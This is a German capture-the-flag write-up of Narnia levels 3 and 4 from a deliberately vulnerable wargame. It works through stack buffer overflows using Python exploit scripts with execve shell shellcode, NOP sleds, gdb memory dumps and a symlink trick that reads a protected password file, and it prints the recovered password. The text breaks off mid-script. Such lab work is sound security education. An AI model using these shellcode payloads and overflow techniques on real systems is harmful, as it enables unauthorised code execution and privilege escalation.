Narnia 3

Genau wie bei Narnia 0, 1 und 2 beginne ich auch bei `narnia3` wieder damit, das Programm einfach mal auszuführen, um ein Gefühl für das Programm zu bekommen und schaue mir den Source Code an:

```
/*
    This program is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA
       02110-1301  USA
*/

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv){

    int  ifd,  ofd;
    char ofile[16] = "/dev/null";
    char ifile[32];
    char buf[32];

    if(argc != 2){
        printf("usage, %s file, will send contents of file 2 /dev/null\
           n",argv[0]);
        exit(-1);
    }

    /* open files */
    strcpy(ifile, argv[1]);
    if((ofd = open(ofile,O_RDWR)) < 0 ){
        printf("error opening %s\n", ofile);
        exit(-1);
    }
```

```
43      if((ifd = open(ifile, O_RDONLY)) < 0 ){
44          printf("error opening %s\n", ifile);
45          exit(-1);
46      }
47
48      /* copy from file1 to file2 */
49      read(ifd, buf, sizeof(buf)-1);
50      write(ofd,buf, sizeof(buf)-1);
51      printf("copied contents of %s to a safer place... (%s)\n",ifile,
            ofile);
52
53      /* close 'em */
54      close(ifd);
55      close(ofd);
56
57      exit(1);
58  }
```

Meine ersten Gedanken stehen schnell fest: Der Buffer für den Dateinamen, der von `argv` mittels `strcpy` in `ifile[32]` geschrieben wird, ist nur 32 Byte groß - der User Input kann aber beliebig groß sein. Wir haben es hier also mit einer Buffer Overflow Vulnerability zu tun.
Genau mit diesem Gedanken stoße ich aber auch schon schnell auf das erste Problem: Der Buffer ist nur 32 Byte groß - der Shellcode, den ich in den bisherigen Levels verwendet habe, ist aber 33 Byte groß - passt also nicht in den Buffer.
Zudem können wir mit dem Inhalt der Datei keinen Buffer Overflow durchführen, weil `read` und `write` jeweils `sizeof(buf)` verwenden.

Schnell fällt mir aber eine mögliche Lösung ein: `read` schreibt die Zeichen, die in der Datei stehen, in `buf` hinein. `buf` selbst ist nicht vulnerabel für Buffer Overflows, aber wir können es als Speicher für den Shellcode verwenden. Ich suche mir daher online einen anderen Shellcode heraus - diesmal einen nur 17 Byte langen von ExploitDB.
Meine Idee ist also, einen NOP Sled + den Shellcode in die Datei zu schreiben - das alles wird dann von `read` in `buf` eingelesen. Gleichzeitig provoziere ich mit `ifile` einen Buffer Overflow und schicke das Programm zum Shellcode:

```
1  import sys
2
3  # Write the shellcode to the file (31 Bytes)
4  payload += b"\x90" * 14 # 14 Bytes
5  payload += b"\x6a\x0b\x58\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\
       xe3\xcd\x80" ## 17 Bytes
6
7  with open("exploit.txt", "wb") as binary_file:
8      binary_file.write(payload)
9
10 # Buffer Overflow for the filename (32 Bytes)
11 payload = b"Zeugner" # 7 Bytes
```

```
payload += b"\x90" * 25 # 25 Bytes

# Base Pointer ebp
payload += b"B" * 4

# Return Address
payload += b"C" * 4
# payload += b"\xff\xff\xd2\xa8"[::-1]

sys.stdout.buffer.write(payload)
```

Während ich dieses Script schreibe, fällt mir aber auf, dass mein Plan so nicht funktionieren wird. Ich muss ja einen korrekten Dateinamen als Argument in `argv[1]` übergeben, damit die Datei überhaupt gelesen wird. Wenn ich meinen Buffer Overflow als Argument übergebe, wird die Datei mit dem Shellcode ja niemals eingelesen…
Ich verwerfe daher die Idee mit dem Shellcode in der Datei, sondern versuche ihn direkt in `ifile[32]` unterzubringen: (außerdem baue ich diesmal `David` statt `Zeugner` in den Buffer ein, um weitere 2 Bytes zu sparen)

```
import sys

# Buffer Overflow for the filename (32 Bytes)
payload = b"David" # 5 Bytes
payload += b"\x90" * 10 # 10 Bytes
payload += b"\x6a\x0b\x58\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\
    xe3\xcd\x80" ## 17 Bytes

# Base Pointer ebp
payload += b"B" * 4

# Return Address
payload += b"C" * 4
# payload += b"\xff\xff\xd2\xa8"[::-1]

sys.stdout.buffer.write(payload)
```

Auch das funktioniert aber nicht, denn jetzt habe ich ja wieder ein NULL-Byte im Shellcode :/
Ich suche mir daher einen anderen Shellcode, der kürzer als 32 Byte ist und keine NULL-Bytes enthält: Ich finde online einen Shell-Code mit 21 Byte und baue ihn in mein Programm ein

```
import sys

# Buffer Overflow for the filename (32 Bytes)
payload = b"David" # 5 Bytes
payload += b"\x90" * 6 # 6 Bytes
payload += b"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\
    x62\x69\x6e\x89\xe3\xcd\x80" ## 21 Bytes

```

```
# Base Pointer ebp
payload += b"B" * 4

# Return Address
payload += b"C" * 4
# payload += b"\xff\xff\xd2\xa8"[::-1]

sys.stdout.buffer.write(payload)
```

Dass die NOP Sled mit 6 Byte hier nur extrem kurz ist, ist mir durchaus ein Dorn im Auge. Mir kommt der Gedanke, dass `ifile` und `ofile` im Speicher wahrscheinlich direkt nebeneinander liegen. Wenn ich über `ifile` hinausschreibe, kann ich vermutlich also auch noch die 16 Byte von `ofile` mitnehmen und hätte so dann 48 Byte für meine Payload zur Verfügung.

Aber auch diese Lösung stellt mich irgendwie nicht zufrieden und ich krieg es einfach nicht hin. Ich stecke fest und bitte daher Google Gemini um einen Hinweis (wobei ich explizit erwähne, dass ich nicht die Lösung haben möchte, sondern nur einen Hinweis!).
Gemini präsentiert mir eine andere Vorgehensweise: Ich injecte keinen Shellcode ins Programm, sondern nutze die bestehende Logik des Programms (kopiert den Inhalt einer Datei in eine andere), um den Inhalt von `/etc/narnia_pass/narnia` auszulesen!

Durch den Buffer Overflow in `ifile` kann ich `ofile` überschreiben und statt dem hardgecodeten `/dev/null`, das alle Dateien einfach verwirft, meinen eigenen Pfad angeben! Wobei das ganze etwas tricky ist, denn gleichzeitig muss im Buffer davor, also in `ifile`, ja ein gültiger Dateipfad stehen, der irgendwie zu `/etc/narnia_pass/narnia` führt. Zum Glück habe ich genug Erfahrung mit Linux, dass ich hier direkt an Symlinks als Lösung gedacht habe. Ich schreibe mein Script daher ein weiteres Mal um und beginne, meine Verzeichnisstruktur entsprechend zu präparieren:

```
# Overflow ifile (32 Bytes valid path)
payload = b"/tmp/hs8wy/Zeugner/David/narnia4" # 32 Bytes

# Overwrite ofile
payload += b"/tmp/hs8wy/"

sys.stdout.buffer.write(payload)
```

```
narnia3@narnia:/tmp$ mkdir -p /tmp/hs8wy/Zeugner/David/narnia4
narnia3@narnia:/tmp$ cd /tmp/hs8wy/Zeugner/David
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ ls
narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ rm narnia4
rm: cannot remove 'narnia4': Is a directory
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ rmdir narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ ln -s /etc/narnia_pass/narnia4 /tmp/hs8wy/Zeugner/David
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ ls
narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ ls -la
total 8
drwxrwxr-x 2 narnia3 narnia3 4096 Nov 23 11:05 .
drwxrwxr-x 3 narnia3 narnia3 4096 Nov 23 11:04 ..
lrwxrwxrwx 1 narnia3 narnia3   24 Nov 23 11:05 narnia4 → /etc/narnia_pass/narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David$
```

Figure 1: Ich erstelle das Eingabeverzeichnis, das ich der App übergebe (genau 32 Byte lang) und präpariere es so, dass es per symlink auf `/etc/narnia_pass/narnia` zeigt

```
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$ python3 exploit.py
/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy/narnia3@narnia:/tmp/tmp.sFJNeuWXeo$ /narnia/narnia3 $(python3 exploit.py)
error opening /tmp/hs8wy/
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$
```

Figure 2: Anschließend führe ich meinen Exploit aus…

Obwohl ich mein Ziel nicht direkt erreicht habe, bin ich mit diesem Zwischenergebnis zunächst doch recht glücklich, denn es zeigt, dass der Buffer Overflow funktioniert hat und ich `ofile` scheinbar erfolgreich mit dem neuen Pfad `/tmp/hs8wy/` überschrieben habe.
Nun gilt es aber herauszufinden, warum die Applikation `/tmp/hs82y/` nicht öffnen kann. Ich dachte zunächst an ein Berechtigungsproblem und habe hier einige Dinge ausprobiert - nach einiger Zeit stellte ich aber fest, dass das Problem ist, dass die Applikation eine Datei erwartet, `hs8wy` aber ein Ordner ist. Ich erstelle daher eine neue Datei, in die das Passwort dann geschrieben werden kann und modifiziere mein Exploit Script leicht:

```
touch pass
```

```python
import sys

# Overflow ifile (32 Bytes valid path)
payload = b"/tmp/hs8wy/Zeugner/David/narnia4" # 32 Bytes

# Overwrite ofile
payload += b"/tmp/hs8wy/pass"

sys.stdout.buffer.write(payload)
```

```
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$ /narnia/narnia3 $(python3 exploit.py)
error opening /tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy/pass
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$
```

Figure 3: Dieses Mal kann das Programm `ofile` öffnen und wir kommen weiter!

Schnell zeigt sich hier aber das nächste Problem: Der String in `ifile` ist nicht null-terminiert, das Programm liest daher einfach weiter zu `ofile` und stoppt erst bei dessen Null-Terminator.
Meine erste Idee war es, einfach den Null-Terminator im String für `ifile` zu ergänzen… bis mir einfiel, dass ich ja keine NULL-Bytes übergeben kann. Deshalb entschied ich mich stattdessen einfach dazu, nicht das Script ans Filesystem, sondern das Filesystem an das Script anzupassen und dafür zu sorgen, dass dieser Pfad, der sich für das Programm aus einer Kombination aus `ifile` und `ofile` ergab, einfach wirklich exisitert:

```
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ mkdir -p narnia4/tmp/hs8wy
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ ls
narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David$ cd narnia4/tmp/hs8wy
narnia3@narnia:/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy$ cd Zeugner/^C
narnia3@narnia:/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy$ ln -s /etc/narnia_pass/narnia4 /tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy/pass
narnia3@narnia:/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy$ ls -la
total 8
drwxrwxr-x 2 narnia3 narnia3 4096 Nov 23 11:25 .
drwxrwxr-x 3 narnia3 narnia3 4096 Nov 23 11:24 ..
lrwxrwxrwx 1 narnia3 narnia3   24 Nov 23 11:25 pass → /etc/narnia_pass/narnia4
narnia3@narnia:/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy$
```

Figure 4: Ich präpariere die Verzeichnisstruktur so, dass der Pfad, der vom Programm verwendet wird, auf `/etc/narnia_pass/narnia` zeigt

Anschließend führe ich meinen Exploit ernaut aus und…

```
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$ /narnia/narnia3 $(python3 exploit.py)
copied contents of /tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy/pass to a safer place... (/tmp/hs8wy/pass)
narnia3@narnia:/tmp/tmp.sFJNeuWXeo$ cat /tmp/hs8wy/pass
iqNWNk173q
◆◆◆◆pu◆◆p◆◆narnia3@narnia:/tmp/tmp.sFJNeuWXeo$
```

Figure 5: Das Programm schreibt nun den Inhalt aus `/tmp/hs8wy/Zeugner/David/narnia4/tmp/hs8wy/pass`, was ein Symlink auf `/etc/narnia_pass/narnia` ist, in die Datei `/tmp/hs8wy/pass`, auf die ich Zugriff habe

Anschließend kann ich aus `/tmp/hs8wy/pass` das Passwort für Narnia 4 auslesen: `iqNWNk173q`.
(Scheinbar habe ich etwas mehr kaputt gemacht als ich wollte, denn es haben sich auch ein paar seltsame Zeichen zum Output dazugesellt, aber da das erhaltene Passwort funktioniert, soll mich das an dieser Stelle nicht weiter stören)

Narnia 4

Auch bei Narnia 4 beginne ich wieder damit, mich mit dem Binary rumzuspielen und einen Blick auf den Source Code zu werfen:

```
narnia4@narnia:/tmp$ mktemp -d
/tmp/tmp.lrXl8xUerH
narnia4@narnia:/tmp$ cd /^C
narnia4@narnia:/tmp$ cd /tmp/tmp.lrXl8xUerH
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ ls
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ /narnia/narnia4
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ /narnia/narnia4 test
narnia4@narnia:/tmp/tmp.lrXl8xUerH$
```

Figure 6: Auf den ersten Blick zeigt das Binary keine interessanten Eigenschaften, weshalb ich gleich zum Blick in den Source Code übergehe…

```c
/*
   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation; either version 2 of the License, or
   (at your option) any later version.

   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.

   You should have received a copy of the GNU General Public License
   along with this program; if not, write to the Free Software
   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA
      02110-1301  USA
*/

#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

extern char **environ;

int main(int argc,char **argv){
    int i;
    char buffer[256];

    for(i = 0; environ[i] != NULL; i++)
```

```
29          memset(environ[i], '\0', strlen(environ[i]));
30
31      if(argc>1)
32          strcpy(buffer,argv[1]);
33
34      return 0;
35  }
```

`environ` scheint eine Environment-Variable zu sein - der Block mit `memset` wirkt für mich aber vollkommen irrelevant. Wir können einfach `buffer[256]` in Kombination mit `strcpy` nutzen, um einen Buffer Overflow auszunutzen und Shellcode zu injecten.
Ganz zu Beginn dachte ich, dass es ein Problem sein wird, dass der Integer `i` vermutlich zwischen Buffer und Base Pointer bzw. Return Pointer liegen wird, da dieser im `for-loop` verwendet wird und wir ihn daher nicht beschädigen dürfen. Nach kurzem nachdenken verwerfe ich den Gedanken aber wieder, denn `strcpy` wird ja erst nach dem `for-loop` ausgeführt - zu diesem Zeitpunkt können wir den Integer `i` also ruhig zerschießen.

Da das Setup sehr ähnlich zu `Narnia2` wirkt, kopiere ich meinen Exploit-Code aus Narnia2 und mache nur ein paar kleine Änderungen, um auch den Integer zu überschreiben (weitere 4 Bytes):

```
1  import sys
2
3  payload = b"Zeugner" # 7 Bytes
4  payload += b"\x90" * 200 # 200 Bytes
5  payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
       x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
       xcd\x80" ## 33 Bytes
6
7  # 16 Bytes übrig
8  payload += b"A" * 16
9
10 # 4 Bytes für int i
11 payload += b"I" * 4
12
13 # Base Pointer ebp
14 payload += b"B" * 4
15
16 # Return Address
17 # 0xffffd288
18 payload += b"C" * 4
19 # payload += b"\xff\xff\xd2\xa8"[::-1]
20
21 sys.stdout.buffer.write(payload)
```

Ich probiere es gleich mal aus und…

```
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ /narnia/narnia4 $(python3 payload.py)
Segmentation fault (core dumped)
```

Figure 7: Das Programm stürzt, wie zu erwarten, mit einem Segmentation Fault ab

Um zu sehen, ob denn die Register mit meinen gesetzten Werten überschrieben wurden und alles wie geplant funktioniert hat, schaue ich mir den Speicher in gdb an:




Figure 8: gdb zeigt einen Segfault in 0x43434343, sprich in den 4 C's meines Exploit-Codes

Der Exploit funktioniert also grundlegend. Im nächsten Schritt gilt es, die Memory-Region zu finden, auf die wir den Return Pointer setzen können:

```
(gdb) x/100x $sp-200
0xffffd1b8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1c8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1d8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1e8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1f8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd208:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd218:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd228:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd238:     0x90909090      0x90909090      0x6a909090      0x5299580b
0xffffd248:     0x702d6866      0x6a52e189      0x622f6868      0x2f687361
0xffffd258:     0x896e6962      0x535152e3      0x80cde189      0x41414141
0xffffd268:     0x41414141      0x41414141      0x41414141      0x49494949
0xffffd278:     0x42424242      0x43434343      0x00000000      0xffffd334
0xffffd288:     0xffffd340      0xffffd2a0      0xf7fade34      0x0804909d
0xffffd298:     0x00000002      0xffffd334      0xf7fade34      0xffffd340
0xffffd2a8:     0xf7ffcb60      0x00000000      0xc56f0d50      0x8ef2e740
0xffffd2b8:     0x00000000      0x00000000      0x00000000      0xf7ffcb60
0xffffd2c8:     0x00000000      0x31416900      0xf7ffda20      0xf7da1c46
0xffffd2d8:     0xf7fade34      0xf7da1d7c      0xf7fc9af4      0x0804b0d8
0xffffd2e8:     0x00000000      0xf7ffd000      0x00000000      0xf7fdabb0
0xffffd2f8:     0xf7da1cfd      0x0804b1c8      0x00000002      0x08049070
0xffffd308:     0x00000000      0x08049098      0x0804909d      0x00000002
0xffffd318:     0xffffd334      0x00000000      0x00000000      0xf7fcde80
0xffffd328:     0xffffd32c      0xf7ffda20      0x00000002      0xffffd4a3
0xffffd338:     0xffffd4b3      0x00000000      0xffffd5c0      0xffffd5d0
(gdb)
```

Figure 9: Ich schaue mir das Memory an und identifiziere 0xffffd208 als vielversprechende Adresse mitten im NOP Sled

Ich passe mein Script an…

```python
import sys

payload = b"Zeugner" # 7 Bytes
payload += b"\x90" * 200 # 200 Bytes
payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80" ## 33 Bytes

# 16 Bytes übrig
payload += b"A" * 16

# 4 Bytes für int i
payload += b"I" * 4

# Base Pointer ebp
payload += b"B" * 4
```

```
15
16  # Return Address
17  # 0xffffd208
18  # payload += b"C" * 4
19  payload += b"\xff\xff\xd2\x08"[::-1]
20
21  sys.stdout.buffer.write(payload)
```

und führe den Exploit aus…

```
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ /narnia/narnia4 $(python3 payload.py)
Illegal instruction (core dumped)
```

Figure 10: Das Programm stürzt wieder ab - diesmal jedoch mit Illegal Instruction

Da ich diesen Fehler noch nie gesehen habe und überhaupt keine Ahnung habe, was er bedeutet, führe ich das Programm nochmal in gdb aus - in der Hoffnung, mehr Informationen über das Problem zu bekommen:

```
narnia4@narnia:/tmp/tmp.lrXl8xUerH$ gdb --args /narnia/narnia4 $(python3 payload.py)
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /narnia/narnia4...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in /narnia/narnia4)
(gdb) run
Starting program: /narnia/narnia4 Zeugner••••••
```



Figure 12: Der Instruction Pointer zeigt nicht auf `0xffffd208`, wie ich es erwartet hätte

Ich versuche als ersten Debugging-Versuch einfach wieder eine höhere Speicheradresse: `0xffffd258`




Figure 13: Nun stürzt das Programm wieder an der “korrekten” Stelle ab - allerdings wieder mit Illegal Instruction

Wenn ich die Speicheradresse ändere, wird der Instruction Pointer an die richtige Stelle gesetzt… (naja, zumindest fast) bei einer anderen Adresse funktioniert es aber nicht. Das wirft bei mir sehr viele Fragen auf. Ich stelle aber schnell fest, dass ich dieses Mal einen recht gravierenden Fehler gemacht habe:

```
(gdb) x/100x $sp-200
0xffffd1b8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1c8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1d8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1e8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1f8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd208:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd218:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd228:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd238:     0x90909090      0x90909090      0x6a909090      0x5299580b
0xffffd248:     0x702d6866      0x6a52e189      0x622f6868      0x2f687361
0xffffd258:     0x896e6962      0x535152e3      0x80cde189      0x41414141
0xffffd268:     0x41414141      0x41414141      0x41414141      0x49494949
0xffffd278:     0x42424242      0xffffd258      0x00000000      0xffffd334
0xffffd288:     0xffffd340      0xffffd2a0      0xf7fade34      0x0804909d
0xffffd298:     0x00000002      0xffffd334      0xf7fade34      0xffffd340
0xffffd2a8:     0xf7ffcb60      0x00000000      0x98125c21      0xd38fb631
0xffffd2b8:     0x00000000      0x00000000      0x00000000      0xf7ffcb60
0xffffd2c8:     0x00000000      0x859c3c00      0xf7ffda20      0xf7da1c46
0xffffd2d8:     0xf7fade34      0xf7da1d7c      0xf7fc9af4      0x0804b0d8
0xffffd2e8:     0x00000000      0xf7ffd000      0x00000000      0xf7fdabb0
0xffffd2f8:     0xf7da1cfd      0x0804b1c8      0x00000002      0x08049070
0xffffd308:     0x00000000      0x08049098      0x0804909d      0x00000002
0xffffd318:     0xffffd334      0x00000000      0x00000000      0xf7fcde80
0xffffd328:     0xffffd32c      0xf7ffda20      0x00000002      0xffffd4a3
0xffffd338:     0xffffd4b3      0x00000000      0xffffd5c0      0xffffd5d0
```

Figure 14: `0xffffd258` befindet sich, zumindest in gdb, schon außerhalb der NOP Sled und im Shellcode

Das erklärt natürlich, warum das Programm mit Illegal Instruction abstürzt - es wird einfach irgendwo mitten im Shellcode abgesetzt. Ich reduziere die Speicheradresse daher wieder etwas und versuche es nochmal, aber… kein Erfolg. Nun habe ich einfach wieder dasselbe Problem wie vor dem Irrweg: Das Programm stürzt mit SIGILL, Illegal Instruction ab.

Da ich an dieser Stelle nicht wirklich weiterkomme, bitte ich Google Gemini um einen kleinen Hinweis, was denn das Problem sein könnte - bitte aber explizit darum, mir nicht die komplette Lösung für Narnia4 zu verraten.
Gemini erklärt mir, dass das Problem wahrscheinlich eine `Stack Collision` ist. Da ich unter dem Shellcode dieses Mal nur sehr wenig Platz gelassen habe, liegt dieser am Stack sehr weit oben und wird durch die Push Operationen im Shellcode selbst, teilweise auch wieder überschrieben, was dann zu *Garbage-Data* und zu einem Crash des Programms führt. Ich habe mich die ganze Zeit schon gefragt, warum in all den Tutorials auch hinter dem Shellcode Platz gelassen wird und man nicht einfach versucht, den Breich der NOP Sled zu maximieren - jetzt macht alles Sinn. (leider wurde das Prinzip der Stack Collision in keinem einzigen Tutorial erklärt).

Ich schreibe meinen Exploit also noch einmal um und lasse dieses Mal etwas mehr Puffer hinter dem Shellcode:

```
import sys

payload = b"Zeugner" # 7 Bytes
payload += b"\x90" * 150 # 150 Bytes
payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
    x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
    xcd\x80" ## 33 Bytes

# 56 Bytes übrig
payload += b"A" * 56

# 4 Bytes für int i
payload += b"I" * 4

# Base Pointer ebp
payload += b"B" * 4

# Return Address
# 0xffffd208
payload += b"C" * 4
#payload += b"\xff\xff\xd2\x18"[::-1]

sys.stdout.buffer.write(payload)
```

Danach führe ich den Exploit mit gdb aus und suche mir eine passende Speicheradresse im NOP Sled:




Figure 15: Ich entscheide mich für 0xffffd1bc, das ziemlich mittig im NOP Sled liegt

Anschließend führe ich das Programm aus und… nichts. Ich habe 10 Bytes vergessen, weshalb kein Buffer Overflow stattgefunden hat :/
Also schreibe ich meinen Exploit noch ein allerletzes Mal um:

```python
import sys

payload = b"Zeugner" # 7 Bytes
payload += b"\x90" * 150 # 150 Bytes
payload += b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\
